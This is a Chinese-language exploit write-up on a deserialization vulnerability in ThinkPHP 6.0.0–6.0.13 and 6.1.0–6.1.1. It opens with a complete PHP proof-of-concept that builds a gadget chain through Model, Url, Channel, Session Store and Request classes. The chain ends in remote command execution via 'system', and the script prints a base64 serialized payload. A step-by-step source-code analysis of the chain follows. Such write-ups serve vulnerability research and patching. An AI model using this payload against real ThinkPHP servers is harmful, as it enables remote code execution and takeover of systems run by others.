

# ThinkPHP 6.0.0~6.0.13 and 6.1.0~6.1.1反序列化漏洞

---

## 漏洞复现

poc

```
1  <?php
2
3  namespace think {
4      abstract class Model
5      {
6          private $lazySave = true;
7          private $force = true;
8          private $data = ['a' => 'b'];
9          private $exists = true;
10         protected $withEvent = false;
11         protected $readonly = ['a'];
12         protected $relationWrite;
13         private $relation;
14         private $origin = [];
15
16         public function __construct($value)
17         {
18             $this->relation = ['r' => $this];
19             $this->origin = ["n" => $value];
20             $this->relationWrite = ['r' =>
21                 ["n" => $value]
22             ];
23         }
24     }
25
26     class App
27     {
28         protected $request;
29     }
30
31     class Request
32     {
33         protected $mergeParam = true;
34         protected $param = ["whoami"];
35         protected $filter = "system";
36     }
37 }
38
39 namespace think\model {
40
41     use think\Model;
42
43     class Pivot extends Model
44     {
45     }
```

```

46 }
47
48 namespace think\route {
49
50     use think\App;
51
52     class Url
53     {
54         protected $url = "";
55         protected $domain = "domain";
56         protected $route;
57         protected $app;
58
59         public function __construct($route)
60         {
61             $this->route = $route;
62             $this->app = new App();
63         }
64     }
65 }
66
67 namespace think\log {
68     class Channel
69     {
70         protected $lazy = false;
71         protected $logger;
72         protected $log = [];
73
74         public function __construct($logger)
75         {
76             $this->logger = $logger;
77         }
78     }
79 }
80
81 namespace think\session {
82     class Store
83     {
84         protected $data;
85         protected $serialize = ["call_user_func"];
86         protected $id = "";
87
88         public function __construct($data)
89         {
90             $this->data = [$data, "param"];
91         }
92     }
93 }

```


```

94
95 namespace {
96     $request = new think\Request();          // param
97     $store = new think\Session\Store($request); // save
98     $channel = new think\Log\Channel($store); // __call
99     $url = new think\Route\Url($channel);    // __toString
100     $model = new think\Model\Pivot($url);   // __destruct
101     echo base64_encode(serialize($model));
102 }

```

← → ↻ 不安全 | 10.211.55.3

wednesdaya07f\wednesday



## 漏洞分析

问题出在/vendor/topthink/think-orm/src/Model.php的\_\_destruct()方法。

```

public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}

```

我们需要进入save方法所以需要让\$this->lazySave=true，接着进入save方法

```

public function save(array $data = [], string $sequence = null): bool $sequence: null $da
{
    // 数据对象赋值
    $this->setAttrs($data); $this: {initialized => , db => think\Db, invoker => , maker => ,

    if ($this->isEmpty() || false === $this->trigger( event: 'BeforeWrite')) {
        return false;
    }

    $result = $this->exists ? $this->updateData() : $this->insertData($sequence);

    if (false === $result) {
        return false;
    }

    // 写入回调
    $this->trigger( event: 'AfterWrite');
}

```

问题存在于updateData方法中，要进入updateData中就需要\$this->isEmpty()为false且\$this->trigger('BeforeWrite')为true且还需满足\$this->exists为true

1. \$this->isEmpty()为false

进入isEmpty()，发现需要\$this->data不为空

```

@access public

public function isEmpty(): bool
{
    return empty($this->data);
}

```

2. \$this->trigger('BeforeWrite')为true

进入trigger('BeforeWrite'), 发现只需要\$this->withEvent为false即可返回true即\$this->withEvent=false

```
@access protected
protected function trigger(string $event): bool
{
    if (!$this->withEvent) {
        return true;
    }

    $call = 'on' . Str::studly($event);

    try {
        if (method_exists(object_or_class: static::class, $call)) {
            $result = call_user_func([static::class, $call], $this);
        } elseif (is_object(self::$event) && method_exists(self::$event, method: 'trigger')) {
            $result = self::$event->trigger('model.' . static::class . '.' . $event, $this);
        }
    } catch (ModelEvent $e) {
        // ...
    }
}
```

3. \$this->exists需要为true

\$this->exists=true

```
$result = $this->exists ? $this->updateData() : $this->insertData($sequence);
```

满足上述条件后, 进入\$this->updateData方法, 问题是在autoRelationUpdate()方法中, 如果需要进入该方法需要满足\$this->trigger('BeforeUpdate')为ture、\$data为空、\$this->relationWrite不为空。

```
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger(event: 'BeforeUpdate')) {
        return false;
    }

    $this->checkData();

    // 获取有更新的数据
    $data = $this->getChangedData();

    if (empty($data)) {
        // 关联更新
        if (!empty($this->relationWrite)) {
            $this->autoRelationUpdate();
        }
    }

    return true;
}
```

### 1. \$this->trigger('BeforeUpdate')为ture

进入trigger()方法，由于前面已经设置该函数中\$this->withEvent为false，所以该条件已经满足。

```
protected function updateData(): bool
{
    // 事件回调
    if (false === $this->trigger( event: 'BeforeUpdate')) { $this: {initia
        return false;
    }
}
```

### 2. \$data为空

\$data为调用\$this->getChangeDate()函数所产生的返回值，需要进入该函数一探究竟。

```
public function getChangedData(): array
{
    $data = $this->force ? $this->data : array_udiff_assoc($this->data, $this->origin, function ($a, $b)
    {
        if ((empty($a) || empty($b)) && $a !== $b) {
            return 1;
        }

        return is_object($a) || $a !== $b ? 1 : 0;
    });

    // 只读字段不允许更新
    foreach ($this->readonly as $key => $field) {
        if (array_key_exists($field, $data)) {
            unset($data[$field]);
        }
    }
}
```

因为前面我们设置了\$this->data不能为空，而\$this->getChangeDate()函数的返回值为\$data，所以要想办法让\$data为空，我们可以利用\$this->getChangeDate()中的foreach这段代码来将\$this->data置空，首先设置\$this->force为true，让第一行直接返回\$this->data的值然后进入foreach循环，该foreach循环的作用是查找\$this->readonly中的key->value，如果有value存在于\$data中，则将项置空。所以我们可以设置\$this->data=['a'=>'b'],设置\$this->force=true，设置\$this->readonly=['a']

### 3. \$this->relationWrite不为空

需要设置\$this->relationWrite不为空，具体设置的值是什么由于进入\$this->autoRelationUpdate()方法还会用到该值，所以会在后续说明

然后我们进入autoRelationUpdate()方法

```

protected function autoRelationUpdate(): void
{
    foreach ($this->relationWrite as $name => $val) {
        if ($val instanceof Model) {
            $val->exists(exists: true)->save();
        } else {
            $model = $this->getRelation($name, auto: true);

            if ($model instanceof Model) {
                $model->exists(exists: true)->save($val);
            }
        }
    }
}

```

我们需要进入\$model->exists(true)->save(\$val);那么需要满足的条件是\$this->relationWrite的value类型不是Model、\$model的类型为Model。

1. \$this->relationWrite的value类型不是Model
2. \$model的类型为Model。

这两个条件要综合起来看，首先进入\$this->getRelation查看

```

public function getRelation(string $name = null, bool $auto = false)
{
    if (is_null($name)) {
        return $this->relation;
    }

    if (array_key_exists($name, $this->relation)) {
        return $this->relation[$name];
    } elseif ($auto) {
        $relation = Str::camel($name);
        return $this->getRelationValue($relation);
    }
}


```

该函数接收的参数是\$this->relationWrite的key，在该函数中，由于\$name不为空，所以直接进入第二个if，如果\$name作为key存在于\$this->relation中，则返回\$this->relation中该key对应的value，这样就需要设置\$this->relationWrite和\$this->relation为数组，且\$this->relationWrite和\$this->relation的



key一样，然后\$this->relation的键值为\$this即Model本身就可满足返回值类型为Model即\$model的类型为Model。即\$this->relationWrite=['r'=>xxx]、\$this->relation=['r'=>\$this]，至于xxx具体是什么，由于后面会用到，后面再说。

然后进入save方法，此时接收参数\$val即\$this->relationWrite的键值xxx，会将该值带入setAttrs()中，进入该函数，foreach调用\$this->setAttr()函数，上述\$this->relationWrite的xxx整体以及其key，value均带入函数\$this->setAttr()，可以看到该函数最后一行会调用toString方法，我们需要进入到这一步。只需要xxx的key为任意值就行，然后value为我们需要调用toString函数的类，正好vendor\topthink\framework\src\think\route\Url.php里面就有toString函数，所以\$this->relationWrite=['r'=>['n'=>new Url()]]



```
public function setAttr(string $name, $value, array $data = []): void
{
    $name = $this->getRealFieldName($name);


    // 检测修改器
    $method = 'set' . Str::studly($name) . 'Attr';

    if (method_exists($this, $method)) {
        $array = $this->data;

        $value = $this->$method($value, array_merge($this->data, $data));

        if (is_null($value) && $array !== $this->data) {
            return;
        }
    } elseif (isset($this->type[$name])) {
        // 类型转换
        $value = $this->writeTransform($value, $this->type[$name]);
    } elseif ($this->isRelationAttr($name)) {
        $this->relation[$name] = $value;
    } elseif ((array_key_exists($name, $this->origin) || empty($this->origin)) && is_object($value)) {
        // 对象类型
        $value = $value->__toString();
    }
}
```

进入vendor\topthink\framework\src\think\route\Url.php的toString方法



```
public function __toString()
{
    return $this->build();
}
```

## 跟进build方法

```
@access public
public function build(): string
{
    // 解析URL
    $url      = $this->url;
    $suffix   = $this->suffix;
    $domain   = $this->domain;
    $request  = $this->app->request;
    $vars     = $this->vars;

    if (0 === strpos($url, '[') && $pos = strpos($url, ']')) {
        // [name] 表示使用路由命名标识生成URL
        $name = substr($url, offset: 1, length: $pos - 1);
        $url  = 'name' . substr($url, offset: $pos + 1);
    }
}
```

这里的\$this->app->request得有，否则会抛出异常找不到request方法，所以得准备一个\$this->app类。

然后关键是429行调用getDomainBind方法，我们可以利用魔术方法call，进行类之间跳转，当调用一个类不存在的方法时会调用该类的call方法然后参数会带入该不存在的函数名和其参数

```
// 检测URL绑定
$bind = $this->route->getDomainBind( domain: $domain && is_string($domain) ? $domain : null);
```

我们选择vendor\topthink\framework\src\think\log\Channel.php的call方法

```
public function __call($method, $parameters)
{
    $this->log($method, ...$parameters);
}
}
```

进入log函数

```
public function log($level, $message, array $context = [])
{
    $this->record($message, $level, $context);
}
```

此时\$level=Url.php中的getDomainBind方法名，\$message=Url.php的\$domain属性

进入Channel.php的record方法。

```
@access public
public function record($msg, string $type = 'info', array $context = [], bool $lazy = true)
{
    if ($this->close || (!empty($this->allow) && !in_array($type, $this->allow))) {
        return $this;
    }

    if (is_string($msg) && !empty($context)) {
        $replace = [];
        foreach ($context as $key => $val) {
            $replace['{' . $key . '}'] = $val;
        }

        $msg = str_replace($replace, $msg);
    }
}
```

\$msg=Url.php的\$domain属性,\$type='getDomainBind', 由于\$this->close为false, \$this->allow为空, 会直接进入到了该函数的最后一个if判断

```
if (!$this->lazy || !$lazy) {
    $this->save();
}

return $this;
```

Channel.php的lazy属性可控, 我们可以设置\$this->lazy为false, 即可进入Channel.php的save方法, 进入该方法

```
public function save(): bool
{
    $log = $this->log; $this: {name => null, logger => think\session\Store, event => null, lazy => true}
    if ($this->event) {
        $event = new LogWrite($this->name, $log); name: null
        $this->event->trigger($event); event: null
        $log = $event->log;
    }

    if ($this->logger->save($log)) { $this: {name => null, logger => think\session\Store, event => null, lazy => true}
        $this->clear();
        return true;
    }
}
```

因为\$this->event默认为空, 所以会进入到第二个if中调用\$this->logger的save方法, \$this->logger可空, 所以找一个可以利用的类的save方法。于是找到  
vendor\topthink\framework\src\think\session\Store.php的save方法, 进入该方法。

```

@access public
public function save(): void
{
    $this->clearFlashData();

    $sessionId = $this->getId();

    if (!empty($this->data)) {
        $data = $this->serialize($this->data);

        $this->handler->write($sessionId, $data);
    } else {
        $this->handler->delete($sessionId);
    }

    $this->init = false;
}

```

Store.php的\$this->data属性可控，所以我们进入\$this->serialize方法

```

protected function serialize($data): string
{
    $serialize = $this->serialize[0] ?? 'serialize';

    return $serialize($data);
}

```

可见\$this->serialize可控，\$this->serialize[0]不为空的话返回\$this->serialize[0]赋值给\$serialize当做可变函数进行执行参数为\$this->data，其中由于前一步save方法中调用clearFlashData函数用到\$this->data参数被array\_key\_exists调用，所以需要\$this->data必须为数组类型，否则会报错，所以\$this->serialize[0]得使用call\_user\_function函数调用其他类的方法达到执行命令的目的。所以我们选择vendor\topthink\framework\src\think\Request.php的param方法，所以\$this->data=[Request.php,'param']

进入该方法

```

    }

    // 当前请求参数和URL地址中的参数合并
    $this->param = array_merge($this->param, $this->get( name: false), $vars, $this->route( name:

    $this->mergeParam = true;
}

if (is_array($name)) {
    return $this->only($name, $this->param, $filter);
}

return $this->input($this->param, $name, $default, $filter);
}

```

目的是进入最后一行的input方法，我们进入该方法，因为\$name传进来为空，所以会直接到该方法调用filterData的那一行

```

Package: think
@access public

public function input(array $data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {
        // 获取原始数据
        return $data;
    }

    $name = (string) $name;
    if ('' != $name) {
        // 解析name
        if (strpos($name, needle: '/')) {
            [$name, $type] = explode( separator: '/' , $name);

```

```

        return $default;
    }

    if (is_object($data)) {
        return $data;
    }

    }

    $data = $this->filterData($data, $filter, $name, $default);

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast( &: $data, $type);
    }
}

```

equest > input()

此时\$data=\$this->param,\$filter为空，进入filterData方法

```
protected function filterData($data, $filter, $name, $default)
{
    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
    } else {
        $this->filterValue( &value: $data, $name, $filter);
    }

    return $data;
}
```

由于\$this->param类型被定义为只能为数组，所以会进入if判断的第一个逻辑分支，调用array\_walk\_recursive方法。这个函数会对\$data数组的每个元素执行filterValue方法，\$filter作为函数参数，那么跟进一下filterValue()

```
public function filterValue(&$value, $key, $filters)
{
    $default = array_pop( &array: $filters);

    foreach ($filters as $filter) {
        if (is_callable($filter)) {
            // 调用函数或者方法过滤
            if (is_null($value)) {
                continue;
            }

            $value = call_user_func($filter, $value);
        } elseif (is_scalar($value)) {
            if (is_string($filter) && false !== strpos($filter, needle: '/')) {
                // 正则过滤
                if (!preg_match($filter, $value)) {
                    // 匹配不成功返回默认值
                    $value = $default;
                    break;
                }
            } elseif (!empty($filter)) {
                // filter函数不存在时，则使用filter_var进行过滤
                // filter为非整形值时，调用filter_id取得过滤id
            }
        }
    }
}
```

可以看到调用call\_user\_func方法来调用任意函数，其中\$filter和\$value可控，\$value就为之前传进来的\$this->param，而\$filter可由filterData方法中调用的getFilter方法控制

```
protected function getFilter($filter, $default): array
{
    if (is_null($filter)) {
        $filter = [];
    } else {
        $filter = $filter ?: $this->filter;
        if (is_string($filter) && false === strpos($filter, '/')) {
            $filter = explode(' ', $filter);
        } else {
            $filter = (array) $filter;
        }
    }

    $filter[] = $default;
}
```

所以可以让\$this->filter为我们想要调用的函数如"system",即可达到执行命令的目的。

这个反序列化最后调用的request.php类的param方法执行任意代码和thinkphp invokefunction代码执行最后调用的函数一样，可见这是一个任意代码执行通用利用点。

参考链接：<https://www.freebuf.com/vuls/359770.html>